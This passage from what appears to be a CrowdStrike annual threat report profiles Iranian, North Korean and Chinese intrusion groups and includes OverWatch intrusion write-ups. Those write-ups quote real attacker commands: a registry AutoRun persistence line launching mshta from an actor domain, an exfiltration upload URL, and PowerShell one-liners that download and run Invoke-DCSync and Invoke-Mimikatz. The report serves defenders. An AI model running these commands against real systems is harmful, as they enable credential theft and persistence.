In 2019, COBALT SPIDER remained focused almost exclusively on the financial sector. This group has used a diverse variety of dropper files to deliver the COBINT backdoor. These droppers have included: Gemini and Leo macro documents; Virgo exploit documents; Word documents containing OLE objects; Cancer JavaScripts; NSIS files; backdoored versions of legitimate web browser updates; and LNK files. In addition to regularly impersonating banks, COBALT SPIDER has repeatedly used social engineering lures related to SWIFT (Society for Worldwide Interbank Financial Telecommunication) and the European Central Bank (ECB). The adversary has also employed infrastructure impersonating the ECB.

It is probable that COBALT SPIDER is also expanding its targeting scope beyond European and North American financial institutions to include Central and South America.

CrowdStrike Intelligence observed efforts to more selectively target victims in October 2019, when GRACEFUL SPIDER introduced victim IP address geolocation filtering.






Figure 10.
COBALT SPIDER Delivery Mechanisms

LOOKING FORWARD

In 2020, targeted eCrime groups will almost certainly continue to directly conduct operations against financial institutions and other companies. CrowdStrike Intelligence assesses with moderate confidence that in 2020, targeted eCrime groups will likely increase campaigns against victims outside of Europe and the United States. COBALT SPIDER will likely continue to develop or obtain a diverse range of first-stage malware for use in COBINT campaigns.

TARGETED INTRUSION

CrowdStrike tracks numerous targeted intrusion adversaries based around the world. Activity in this section highlights significant events attributed to actor groups from China, Iran, Russia, DPRK, India, Pakistan and Vietnam. Targeted intrusion activity in 2019 featured high-volume operations from DPRK-associated adversaries, especially VELVET CHOLLIMA and LABYRINTH CHOLLIMA. Chinese adversary activity was particularly elevated against telecommunication entities. Multiple Russian adversaries, including PRIMITIVE BEAR and FANCY BEAR, were linked to the targeting of Ukraine. Amid a year of rising tension between Iran and the U.S., Iranian adversary activity included campaigns using job and recruitment themes spoofing a U.S.-based defense contractor, suggesting an increasing focus on government and defense sector targeting.

Reported targeted intrusion activity in 2019 was evenly distributed across incidents linked to Russian, Iranian and North Korean adversaries:

- BEAR - 22%
- KITTEN - 21%
- CHOLLIMA - 18%
- PANDA - 15%
- LEOPARD/TIGER (Indian subcontinent) - 14%

Figure 11 shows the relatively high operational pace of VELVET CHOLLIMA, LABYRINTH CHOLLIMA and PRIMITIVE BEAR.

Targeted intrusion activity in 2019 featured high-volume operations from DPRK-associated adversaries, especially VELVET CHOLLIMA and LABYRINTH CHOLLIMA.






Figure 11.
Targeted Intrusions by Adversary in 2019

As noted in the China section later in this report, activity with suspected ties to the People's Republic of China is much more prevalent than what could be attributed to individual named adversaries. Both attributed and suspected Chinese activity contributed to the telecommunications targeting noted in Figure 12.




Figure 12.
Targeted Intrusions by Victim Sector in 2019



IRAN



Following these disruptive incidents, tracked adversaries responded in a variety of ways, including adopting changes in TTPs, scaling back activity or continuing to operate with largely unchanged behavior.



Iranian state-nexus targeted intrusion activity in 2019 was broadly consistent in tempo and targeting, despite several key events that appeared to cause limited gaps in the operations of specific adversaries. These disruptions included a range of purported hacktivist leaks on the activity, tools and personnel of three separate state-nexus adversaries, as well as industry and government publications identifying that one of those adversaries previously had been compromised by a Russian state-nexus adversary. Following these disruptive incidents, tracked adversaries responded in a variety of ways, including adopting changes in TTPs, scaling back activity or continuing to operate with largely unchanged behavior. Notable changes in TTPs included an increased reliance on social media for reconnaissance and initial payload delivery, use of employment-themed lure content and a greater attention to operational security in the crafting of payloads and structure of malware C2 channels.

While activity earlier in the year focused on countries in the Middle East and North Africa (MENA) region, the latter half of 2019 saw a pronounced shift in targeting toward entities in the U.S., likely in response to an extended spike in tension between Iran and the U.S. over events in the Persian Gulf that began in May 2019. Other relevant incidents included a domestic internet shutdown in Iran beginning in November 2019 in response to a large-scale outbreak of protests across the country following a government decision to increase the price of fuel. This was accompanied by allegations of a widespread campaign by the regime targeting protesters, journalists and dissidents across social media and encrypted messaging platforms.

Industry reporting described Iran's continuing deployment of destructive malware, namely wipers, against specific entities in the Middle East region. However, these activities appeared to be limited in scale compared to past Iran-nexus destructive operations utilizing the Shamoon wiper, and they could not be attributed to Iran with the same confidence or detail as past destructive activities.



ACTIVE ADVERSARIES

Adversary	Ops Tempo	Description
REFINED KITTEN	Medium-High	In June 2019, REFINED KITTEN conducted a brief but high-tempo campaign, likely in relation to ongoing tensions between Iran and the United States. Throughout the latter half of 2019, the adversary used spoofed job postings with defense contractor themes to deliver open-source post-exploitation tools.
IMPERIAL KITTEN	Medium	IMPERIAL KITTEN has maintained a consistent operational tempo since Q2 2019. Its operations primarily utilize recruitment- and job-themed infrastructure to deliver custom tooling.
CHARMING KITTEN	Medium-Low	CHARMING KITTEN has been linked to ongoing credential collection operations, featuring the use of spoofed login-related websites. Additional suspected malicious domains spoofed Iran-focused civil society groups, scientific research organizations and online educational platforms.
HELIX KITTEN	Medium-Low	Following a series of leaks, observed HELIX KITTEN activity dropped. The adversary resumed at least a portion of its operations in June 2019, although with changes in its operational behavior.
STATIC KITTEN	Medium-Low	Consistent with its past behavior, STATIC KITTEN was observed regularly modifying its operational behavior and tooling during Spring 2019. Despite being targeted in a limited leak of materials related to its operations, the adversary remained active at a lower operational tempo. It was also observed expanding its targeting to include the energy sector.
REMIX KITTEN	Low	Publicly reported as “Chafer” and “APT39,” REMIX KITTEN maintained an exceptionally low operational tempo throughout 2019, possibly as a result of being the target of an extended leak relating to its operations, capabilities and personnel.

Table 6.

Summary of Activity Attributed to Iranian Adversaries



OVERWATCH FEATURE

HELIX KITTEN INTRUSION

Overview

In Fall 2019, Falcon OverWatch observed a targeted intrusion in which the victim, who had initially deployed the CrowdStrike Falcon platform to a limited endpoint estate, was notified by the OverWatch team about a potential intrusion that predated the installation of the Falcon sensor. This activity included an unidentified actor remotely accessing the network with valid credentials, harvesting credentials, performing host and network reconnaissance and utilizing web shells to establish persistence. The deployed web shell was a variant identified in industry reporting as *IntrudingDivisor*. CrowdStrike Intelligence attributes this activity and *IntrudingDivisor* to the Iranian state-nexus adversary HELIX KITTEN with high confidence.

The adversary used a combination of built-in operating system utilities, publicly available software and custom-built tools to execute malicious activities on the network. Throughout the intrusion, the OverWatch team noted the extensive use of RDP, *rundl132*, *certutil*, a command-line tool used to display user and group information, and custom web shells used for reconnaissance, lateral movement and execution of tasks.

Initial Observations

Threat hunting initially uncovered malicious activity when hunters observed the adversary establish an RDP session and proceed to harvest credentials by dumping the memory of the LSASS process with built-in Task Manager. The actor also deployed a simple encoded command-line Active Directory (AD) scanner to display user and group information. The scanner's file extension was saved as `C:\Temp\[REDACTED]\1.txt` and was decoded via *certutil* as follows prior to execution:

```
certutil.exe -decode 1.txt 1.exe
```

The AD scanner was then executed in the following format:

```
1.exe administrators \\[REDACTED IP ADDRESS]
```

Furthermore, OverWatch identified that the adversary used the combination of valid credentials and RDP to install the *IntrudingDivisor* web shell to three mail servers.





OVERWATCH FEATURE

Notable Adversary Behavior

During the course of its operation, the adversary deployed a web shell with the filename `logoff.aspx` and subsequently logged into that web shell from an external address. Technical analysis of the web shell identified it as a variant of a tool previously identified in industry reporting as `IntrudingDivisor`. `IntrudingDivisor` is a multifunction web shell that relies on specific numeric inputs to execute arbitrary commands, write data to a specified file, alter access times of a specified file and read a specified file. The tool's industry moniker is based on its use of a specific division-based system of numeric inputs for actor authentication and command execution.

Conclusions and Recommendations

The web shell identified during the intrusion largely conforms with the industry reporting, but it does exhibit some notable differences. For instance, the sample identified in this intrusion does not automatically log the time, the client IP address or the user agent string, as discussed in industry reports. Despite the difference in logging functionality, this sample uses some of the same code to perform the same functionality and employs the same hard-coded constants for authentication/command execution as other versions of `IntrudingDivisor`. Industry reporting describes `IntrudingDivisor` as often deployed in concert with the `TwoFace` web shell, which CrowdStrike Intelligence attributes to the Iranian state-nexus adversary `HELIX KITTEN`.

Mitigation steps to defend against threats from this intrusion include monitoring for unexpected processes interacting with LSASS. Given the fact that the adversary was using valid credentials over RDP, defenders should also continuously monitor for unusual account behavior. In regard to the web shell activity, employ process monitoring on web servers to identify suspicious actions or file access. Defenders should also review authentication logs and any unexpected traffic on the server.





LOOKING FORWARD

CrowdStrike Intelligence assesses with high confidence that Iranian adversaries will continue to use cyber espionage to support traditional intelligence collection from a variety of public and private entities, with a particular emphasis on the MENA region and North America. The primary focus of this activity is likely to be driven by both strategic and directed intelligence requirements related to furthering Iran's geostrategic goals, counteracting the effects of economic sanctions and maintaining the stability of the regime. The latter requirements will almost certainly include continued targeting of figures critical of the regime, both within Iran and abroad, particularly dissidents and journalists, and may extend to disinformation campaigns utilizing social media, similar to activity against American audiences during 2019 that was reported to have an Iranian nexus.

Based on activity observed in 2019, Iranian cyber espionage appears to be increasingly tasked to support gaps in military-related intelligence requirements and achieve positional access to enable the compromise of third parties. With that in mind, defense, maritime, telecommunications and information technology organizations in the MENA region will likely be of particular interest to Iranian adversaries in 2020.


Domestically, recent protests across the country and the run-up to elections in February 2020 have exposed significant political fissures within the Iranian body politic. As a result, it is likely that the regime will attempt to strengthen its dominance over the information space available to its citizens, including through further development of its national intranet and more intense targeting of internal opposition figures, dissidents abroad and certain established political elements.

Based on activity observed in 2019, Iranian cyber espionage appears to be increasingly tasked to support gaps in military-related intelligence requirements and achieve positional access to enable the compromise of third parties.





DPRK



Multiple incidents targeted India, with some activity further supporting the assessment that the DPRK is conducting economic espionage against key industries. Financial sector targeting is believed to be worldwide.



DPRK-based targeted intrusions represent some of the most active operations in 2019. Both VELVET CHOLLIMA and LABYRINTH CHOLLIMA sustained an elevated operational pace throughout the year. This tempo was not only represented by multiple observed campaigns but also by sustained development of tools and techniques. In the case of LABYRINTH CHOLLIMA, the adversary demonstrated the ability to compromise multiple platforms and operating systems, including Windows, Linux, macOS and Android.

Entities within the Republic of Korea (ROK, or South Korea) continued to be of strategic interest, particularly for RICOCHET CHOLLIMA, VELVET CHOLLIMA and LABYRINTH CHOLLIMA. However, VELVET CHOLLIMA also targeted the U.S. and Japan through intelligence-gathering operations focused on collecting information on nuclear and sanctions issues. Multiple incidents targeted India, with some activity further supporting the assessment that the DPRK is conducting economic espionage against key industries. Financial sector targeting is believed to be worldwide.

Not all Korea-based activity identified in 2019 could be affirmatively attributed to a named DPRK adversary. In July 2019, Falcon OverWatch identified a NOKKI malware sample, which precipitated detailed technical analysis of this malware. Despite previous links to the ROK-based SHADOW CRANE, this technical analysis led to the assessment that the malware was likely an adversary with a nexus to the DPRK regime, with at least some relationship to VELVET CHOLLIMA. A Chrome zero-day vulnerability (CVE-2019-13720) that was reported in November 2019 posed the same problem for attribution. TTPs associated with this activity were observed from both SHADOW CRANE and RICOCHET CHOLLIMA, and both of these adversaries are suspected of having a similar target scope that includes journalists and academics involved in Korean policy.



ACTIVE ADVERSARIES

Adversary	Ops Tempo	Description
VELVET CHOLLIMA	High	The fast-paced operations attributed to VELVET CHOLLIMA observed in late 2018 continued through 2019. Throughout the year, CrowdStrike Intelligence identified evidence suggesting that this adversary is engaging in currency-generation operations through its targeting of cryptocurrency users and/or exchanges.
LABYRINTH CHOLLIMA	High	LABYRINTH CHOLLIMA introduced a steady stream of new tools in 2019, suggesting that this adversary is in a constant state of development.
RICOCHET CHOLLIMA	Medium	RICOCHET CHOLLIMA targeted likely defectors from DPRK and/or organizations in the ROK associated with assisting defectors, although additional evidence has suggested its targeting can be much broader in scope.
STARDUST CHOLLIMA	Medium	STARDUST CHOLLIMA activity in April and May 2019 targeted financial institutions in a continuation of operations observed in 2018. This adversary is possibly supported by HUMINT operations, with reports of actors using social engineering techniques over the phone.
SILENT CHOLLIMA	Low	Reporting of SILENT CHOLLIMA's 2019 activity revealed a recent focus on targeting financial and energy sector entities in India.

Table 7.

Summary of Activity Attributed to North Korean Adversaries in 2019



SECTOR HIGHLIGHT: FINANCE AND CRYPTOCURRENCY

In addition to supporting currency generation, LABYRINTH CHOLLIMA's targeting of cryptocurrency exchanges could support espionage-oriented efforts designed to collect information on users or cryptocurrency operations and systems.

+

As in 2018, CrowdStrike Intelligence once again observed North Korean targeting of the finance and cryptocurrency sectors in 2019. The extent of this targeting includes activity from all named DPRK-affiliated adversaries — from STARDUST CHOLLIMA's breach of payment processors to smaller-scale cryptocurrency theft in VELVET CHOLLIMA's deployment of GoldStamp malware. LABYRINTH CHOLLIMA sustained routine operations against cryptocurrency exchanges, and recent reporting detailed SILENT CHOLLIMA's use of DTrack malware to compromise ATMs in India.

Prior to 2019, RICOCHET CHOLLIMA was not reported as conducting intrusions against this sector. However, in mid-May 2019, open sources reported that RICOCHET CHOLLIMA used a variant of Nimbus malware against suspected financial entities in Vietnam, Hong Kong, Russia and DPRK in late 2018. While it is unclear if this operation represented an attempt at theft of funds, this activity, if accurate, would represent a significant expansion in the adversary's known target scope.

Taken together, these operations strongly suggest that all DPRK groups represent some level of threat to the financial sector. Not only are these adversaries engaging in small-scale currency generation activity, which likely funds their own operations, they are also possibly contributing to DPRK's ability to evade international sanctions and finance its foreign and domestic policy initiatives. In addition to supporting currency generation, LABYRINTH CHOLLIMA's targeting of cryptocurrency exchanges could support espionage-oriented efforts designed to collect information on users or cryptocurrency operations and systems. DPRK has been developing its own cryptocurrency to further circumvent sanctions. Similarly, RICOCHET CHOLLIMA's targeting of financial entities could also represent efforts designed to obtain information on the finances of a person or organization of interest to DPRK's intelligence services.



OVERWATCH FEATURE

VELVET CHOLLIMA INTRUSION

Overview

The OverWatch team observed multiple spear-phishing attacks against targets to deploy the CHOLLIMA-associated malware known as BabyShark. According to CrowdStrike Intelligence, VELVET CHOLLIMA has been employing BabyShark since at least August 2018. Delivery is typically via phishing messages with Microsoft Office document attachments containing a macro to download a BabyShark HTML Application (HTA) file, though Windows executables have also been observed.

Initial Observations

In one such intrusion in early 2019, OverWatch identified requests to download a BabyShark HTA file from a compromised (otherwise legitimate) domain. The resulting file ultimately downloaded an encoded VBScript, which was used to attempt further tasking and downloading of additional tools from the compromised domain. The activity also included launching the TeamViewer Portable application. OverWatch's quick identification of the threat allowed defenders to take action before the adversary was able to perform interactive command execution.

In mid-2019, VELVET CHOLLIMA conducted another intrusion. The targeted user received a highly tailored spear-phishing email with a malicious decoy Word document attachment. The first-stage payload was retrieved with a file name of `Drfwj0.hta` via `mshta.exe` from the actor-controlled domain [https://bit-albania\[.\]com](https://bit-albania[.]com).

Notable Adversary Behavior

Analysis of `Drfwj0.hta` found it to be an executable HTA file written in VBScript that acted as a BabyShark downloader. It downloaded and decoded another payload using a custom decoding algorithm from the same domain ([https://bit-albania\[.\]com](https://bit-albania[.]com)).





OVERWATCH FEATURE

This payload decoded to a VBScript, which was Stage 1 of the VELVET CHOLLIMA BabyShark implant. The script also configured a persistence mechanism by setting an autorun key to download and execute the second-stage HTA downloader whenever `cmd.exe` is run:

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Command Processor"
/v AutoRun /t REG_SZ /d "powershell.exe start-process
-windowstyle hidden -filepath mshta.exe https://bit-albania[.]
com/[REDACTED]/Drfwj.hta" /f
```

The script then modified registry settings associated with Microsoft Office to suppress VBA warnings regarding macros, doing so by forcing the creation of the same associated Registry value for three different versions of MS Word. Rather than first checking which version of MS Office was installed, the script ran registry modification commands for multiple versions to ensure the changes took effect. The script also performed basic discovery commands. Output from the discovery commands was saved to `%APPDATA%\Microsoft\ttmp.log` before being base64-encoded and uploaded to:

```
https://bit-albania[.]com/BackUps/[REDACTED]/upload.php
```

Finally, the script created scheduled tasks with SYSTEM-level privileges that essentially launch `cmd.exe` to trigger the persistence mechanism.

The second-stage HTA downloader, `Drfwj.hta`, then retrieved the second stage of the BabyShark implant from:

```
https://bit-albania[.]com/BackUps/[REDACTED]/expres.php?op=2
```

The second stage was a VBScript that executed more host discovery and checked if the adversary wanted to deploy additional modules.

Conclusions and Recommendations

Due to the organization's timely response in containing the host, further malicious activity, including credential dumping or lateral movement, was not observed. Like many other targeted adversaries, VELVET CHOLLIMA often employs similar spear-phishing techniques to socially engineer its intended victims. Therefore, user awareness and education are essential to limit vulnerability to customized phishing lures. In addition, robust monitoring, detection and threat hunting are vital to ensuring an effective network defense posture.





LOOKING FORWARD

On December 27, 2019, a judge in the U.S. District Court for the Eastern District of Virginia unsealed a civil case filed against two John Does associated with VELVET CHOLLIMA. This action resulted in the seizure of about 50 domains used by VELVET CHOLLIMA to conduct web-based credential harvesting and to use as C2 for the custom tools GoldGrabber and BabyShark. Concurrently, the closing months of 2019 saw a reduction in the number of BabyShark operations observed by CrowdStrike Intelligence. That said, previous legal actions against DPRK adversaries have done little to slow their operations, and CrowdStrike Intelligence expects VELVET CHOLLIMA to continue targeting government, non-governmental organizations (NGOs) and academic entities working on nuclear nonproliferation issues.

This target scope is particularly relevant considering that diplomatic relations between DPRK and the U.S. cooled over the course of 2019. As the year-end deadline for nuclear negotiations approached in December, North Korea accused the U.S. of dragging its feet, and then announced it would no longer be bound by limitations on its weapons testing. While disruptive cyber activity against the U.S. has not been observed, a return to harsher rhetoric only further supports the assessment that DPRK-affiliated adversaries will continue at the current pace of operations. Because sanctions relief is unlikely, these operations will very likely include further targeting of the financial sector, particularly cryptocurrency exchanges, as cryptocurrency can be used outside of conventional banking platforms. There may also be a return to more military-based targeting if tensions escalate in 2020.



While disruptive cyber activity against the U.S. has not been observed, a return to harsher rhetoric only further supports the assessment that DPRK-affiliated adversaries will continue at the current pace of operations.





CHINA

Activity attributed to WICKED PANDA and a possible CIRCUIT PANDA operation included supply chain compromises, demonstrating China's continued use of this tactic to identify and infect multiple victims.



Chinese adversary activity was steady throughout 2019, with a prominent focus on the telecommunications sector. Healthcare entities were also included, providing further evidence that Chinese targeted intrusions are enabling corporate espionage of information vital to bolstering these key industries domestically. China also continued to target the government and defense sectors of regional neighbors, with a concentrated focus on Southeast Asia late in the year.

Both CrowdStrike Intelligence analysis and multiple public reports revealed malicious cyber activity targeting minority populations, such as Tibetans and Uyghurs. China also used computer network operations designed to impede the citizen protests in Hong Kong that occurred in the latter half of 2019. The range of these activities runs the gamut from use of iOS exploits and strategic web compromises (SWCs), to distributed denial of service (DDoS) attacks and influence operations.

The majority of observed activity has been attributed to adversaries that CrowdStrike Intelligence has assessed to be supporting or working for China's Ministry of State Security (MSS). CrowdStrike identified numerous active WICKED PANDA infections in the first half of the year, then additional new malware samples in Q3 and Q4 2019, even after industry reporting detailed WICKED PANDA (aka APT 41) operations. Activity attributed to WICKED PANDA and a possible CIRCUIT PANDA operation included supply chain compromises, demonstrating China's continued use of this tactic to identify and infect multiple victims. Additional evidence has indicated that some older named adversaries have reemerged; these include PIRATE PANDA and STALKER PANDA, both of which were unobserved in 2018.

It is suspected that actors associated with the People's Liberation Army (PLA) remain active, although CrowdStrike Intelligence's current visibility into their targeting and TTPs is limited. LOTUS PANDA is associated with the PLA Strategic Support Force (PLASSF) at low confidence, and the return of hibernating adversaries like STALKER PANDA and PIRATE PANDA — neither of which have been associated with MSS — may herald a resurgence of more PLA-aligned actors. Several unnamed but suspected Chinese activities were identified, but due to the use of publicly available toolsets, attribution remains undetermined. This activity underscores how China's use of open-source and LOTL TTPs continues to be a highly effective means of inhibiting analysis and remediation efforts.



ACTIVE ADVERSARIES

Adversary	Ops Tempo	Description
WICKED PANDA	High	Continuing the high-volume operations observed in 2018, WICKED PANDA was linked to multiple compromises in 2019, including suspected ties to supply chain compromises. This adversary targeted a wide variety of sectors, including telecommunications, technology, gaming, hospitality, utilities and pharmaceutical.
MUSTANG PANDA	High	MUSTANG PANDA was consistently active, starting in March and continuing through the end of 2019. Observed activity indicates targets are likely in or related to Vietnam, Myanmar, Mongolia and Pakistan.
EMISSARY PANDA	Medium-High	EMISSARY PANDA used custom and commodity malware against healthcare and telecommunication sector targets throughout 2019. Numerous incidents suggested that the Middle East is a specific target region for this actor.
PIRATE PANDA	Medium-High	CrowdStrike Intelligence identified new PIRATE PANDA activity that showed the adversary began to use the 8.t exploit document builder to target Mongolia from March to April, and then again in November against Vietnam.
LOTUS PANDA	Medium	CrowdStrike identified two compromises linked to LOTUS PANDA at telecommunication companies in Asia. This targeting is consistent with public reporting on an adversary known as Thrip.
JUDGMENT PANDA	Medium	JUDGMENT PANDA targeted a range of industries, including research centers for defense and biotechnology. Sources confirmed this adversary also targeted a manufacturing sector organization.
STALKER PANDA	Medium	Activity against petrochemical and industrial manufacturing entities in East Asia was attributed with moderate confidence to STALKER PANDA in early 2019. A similar intrusion was identified in June.
KRYPTONITE PANDA	Medium-Low	Incidents consistent with previously observed KRYPTONITE PANDA activity were identified targeting Malaysia in October and November 2019.
CIRCUIT PANDA	Unknown	Based on public reporting, a backdoor installed via legitimate ASUS Cloud WebStorage update client software was closely related to CIRCUIT PANDA's FakeDead malware.

Table 8.

Summary of Activity Attributed to Chinese Adversaries in 2019



OVERWATCH FEATURE

WICKED PANDA INTRUSIONS

Overview

In early 2019, the Falcon OverWatch team observed increased WICKED PANDA activity across various verticals, including the hospitality, technology, telecommunications and gaming industries. These intrusions exhibited a high operational tempo, a plethora of attack techniques and a custom toolkit developed to support stealthy intrusion operations on Windows- and Linux-based systems.

Initial Observations

During one WICKED PANDA intrusion, OverWatch identified extensive use of LOTL techniques. The threat actor accessed a domain controller, via RDP, using previously acquired credentials and performing initial host reconnaissance followed by installation of a malicious implant and credential theft. As the company expanded endpoint visibility into the environment by deploying the CrowdStrike Falcon platform, OverWatch monitoring progressed and the extent of the intrusion became apparent, with evidence of a strong adversary foothold and lateral movement across the network.

Notable Adversary Behavior

The adversary used the Background Intelligent Transfer Service (BITS) to download and install an implant hosted on a legitimate third-party website. The threat actor renamed the implant as `f.exe` and copied it to the root directory of the system drive on the compromised domain controller, and subsequently executed the implant with a command-line-supplied password used to decrypt the malicious payload. Once decrypted, as part of the implant's installation chain, a temporary file was written to the `%temp%` directory. In its final stage, the temporary file was executed via `rundll32.exe` and acted as a loader for the main malicious payload, a variant of the Winnti RAT.

Having installed the implant with SYSTEM privileges, the adversary terminated the RDP session, and shortly after, returned to the system through the recently installed malicious implant to harvest credentials with PowerShell Empire cmdlets:





OVERWATCH FEATURE

```
powershell -ep Bypass -NoP -NonI -NoLogo -W Hidden -c IEX  
(New-Object Net.WebClient).DownloadString('https://raw.  
githubusercontent.com/EmpireProject/Empire/master/data/  
module_source/credentials/Invoke-DCSync.ps1'); Invoke-DCSync  
-PWDumpFormat
```

Note that the command line appears to be corrupted with the DownloadString cmdlet rendered as DopireProjeing, leading to a PowerShell method invocation failure. Immediately after, the threat actor attempted to run the Invoke-Mimikatz cmdlet, this time using a correctly formatted command line and a different repository:

```
powershell "IEX (New-Object Net.WebClient).  
DownloadString('https://raw.githubusercontent.com/  
mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.  
ps1'); Invoke-Mimikatz -DumpCreds"
```

Throughout the intrusion, the threat actor continued to execute malicious implants by using a combination of acquired valid credentials and BITS or PowerShell cmdlets to download and execute commands on the local systems. However, in one instance, OverWatch identified the attempts to use a different technique known as DLL search order hijacking to execute the Winnti RAT.

The adversary first copied the implant file to a remote system by using Windows Admin Shares:

```
\[REDACTED]\c$\windows\apphelp.dll
```

